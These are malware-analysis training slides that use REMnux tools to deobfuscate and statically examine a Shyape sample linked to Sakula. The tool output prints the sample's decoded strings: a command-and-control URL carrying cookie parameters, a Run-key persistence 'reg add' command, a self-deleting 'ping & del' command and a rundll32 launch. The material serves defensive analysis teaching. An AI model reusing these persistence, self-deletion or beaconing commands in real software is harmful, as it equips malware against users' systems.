


Similarities

Sakula, Shyape, Derusbi shares the same stolen Digital Signature DTOPTOOLZ Co.

Examine Static Properties: Deobfuscation

- `xorsearch sample.exe http`: Strings “CMD.EXE” (XOR key 2A), “www.we11point.com” (XOR key 56)
- `brxor.py sample.exe`: Longer strings, consistent with xorsearch
- `bbcrack sample.exe`: Another perspective on obfuscated strings
- `floss --no-static-strings sample.exe`: A few strings we haven’t yet seen (e.g., browser agent, Run registry key, WinExec)



```
remnux@remnux:~$ xorsearch sample.exe http
Found XOR 00 position 8B30: https://www.verisign.com/rpa (c)101.0,..U...%VeriS
Found XOR 00 position 8DCC: http://csc3-2010-crl.verisign.com/CSC3-2010.crl0D.
Found XOR 00 position 8E25: https://www.verisign.com/rpa0...U.%..0...+.......0
Found XOR 00 position 8E74: http://ocsp.verisign.com0;..+.....0../http://csc3-
Found XOR 00 position 8E9A: http://csc3-2010-aia.verisign.com/CSC3-2010.cer0..
Found XOR 00 position 91A9: https://www.verisign.com/rpa (c)101.0,..U...%VeriS
Found XOR 00 position 9367: https://www.verisign.com/cps0*..+.......0...https:
Found XOR 00 position 9393: https://www.verisign.com/rpa0...U...........0m..+.
Found XOR 00 position 940B: http://logo.verisign.com/vslogo.gif04..U...-0+0).'
Found XOR 00 position 9441: http://crl.verisign.com/pca3-g5.crl04..+........(0
Found XOR 00 position 9482: http://ocsp.verisign.com0...U.%..0...+.........+..
Found XOR 00 position 96AA: https://www.verisign.com/rpa (c)101.0,..U...%VeriS
Found XOR 2A position 23A0: http....*post*CMD.EXE
Found XOR 56 position 263E: http://www.we11point.com:443/view.asp?cookie=%s&ty
Found XOR 56 position 2706: http://www.we11point.com:443/photo/%s.jpg?vid=%dVV
remnux@remnux:~$ brxor.py sample.exe
[0x2311 (0x0a)] cmd.exe /c ping 127.0.0.1 & del "%s"
[0x233f (0x0a)] cmd.exe /c rundll32 "%s" Play "%s"
[0x2445 (0x56)] %Temp%
[0x2575 (0x56)] /view.asp?cookie=%s&type=%d&vid=%d
[0x263d (0x56)] http://www.we11point.com:443/view.asp?cookie=%s&type=%d&vid=%d
[0x2705 (0x56)] http://www.we11point.com:443/photo/%s.jpg?vid=%d
[0x6aa7 (0x3a)]        ;|ST^|SHIN|SV_{
remnux@remnux:~$ floss --no-static-strings sample.exe
WARNING:envi.codeflow:parseOpcode error at 0x0040113f (addCodeFlow(0x401000)): InvalidInstruction("'fee694003c50dc00003cc40000003c0a' a

FLOSS decoded 31 strings
kernel32.dll
WinExec
WriteFile
cmd.exe /c reg add %s\Software\Microsoft\Windows\CurrentVersion\Run /v "%s" /t REG_SZ /d "%s"
HKLM
HKCU
SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
cmd.exe /c ping 127.0.0.1 & del "%s"
cmd.exe /c rundll32 "%s" Play "%s"
Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+5.1;+SV1)
```

Key takeaways from this section:

This Sample

- API references indicate process and website interaction capabilities.
- Deobfuscated strings reveal URLs, and WriteFile and WinExec APIs.
- High entropy suggests a packer.
- Embedded overlay references a stolen digital certificate.
- An unexplained link between this Shyape sample and Sakula.


Techniques in General

- Strings, hash values, and other file properties are helpful for IOCs.
- Deobfuscated strings reveal sensitive data and API references.
- Use your findings as the basis for OSINT to expand your perspective.
- Observations at this points are theories for validating later.

Statically Analyze Code


Statically Analyze Code: PE Files

- `binee sample.exe`: Possible anti-analysis and unpacking APIs
- `qltool run --rootfs rootfs/x86_windows/ -f sample.exe`: Possible anti-analysis API also shown
- `capa -vv sample.exe`: More visibility into self-defensive capabilities
- `docker run -it --rm -v ~/:/tmp/files remnux/retdec bash`: Decompile the malicious code
- `ghidra`: Visibility via a disassembler and decompiler, but limited if the malware unpacks code during runtime



